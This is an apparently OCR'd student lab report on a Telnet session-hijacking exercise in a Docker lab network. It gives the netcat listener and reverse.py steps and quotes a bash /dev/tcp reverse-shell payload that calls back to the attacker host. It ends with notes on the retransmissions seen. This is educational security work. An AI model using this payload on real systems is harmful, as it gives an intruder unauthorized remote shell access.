
Open Wireshark with the required filter

Step 1 - Establish a fresh Telnet Connection between the Victim and User 1

Command:

- On User 1

 # telnet 10.9.0.5



Step 2 - Fill in the IFACE value in reverse.py before executing the below command and then, on the attacker machine execute the following -

Commands:

 # nc -l 9090 &

 # python3 reverse.py


```
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>nc -l 9090 &
[1] 94
seed-attacker:PES1UG20CS243:Mahika:/volumes
#>python3 reverse.py
```

You should get the **reverse shell of the victim on the attacker machine**, the same can be verified through ifconfig. (spam 'ls' on the Telnet connection, until it breaks)


If you cannot see the reverse shell of the Victim, restart docker and try this Task again.

The "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.

Please provide screenshots of your observations with explanations. What happens to the Telnet Connection?



The telnet connection shell established between victim and user can be seen on the attackers terminal.



There are spurious retransmission packets which means they are unnecessary retransmissions from the victim.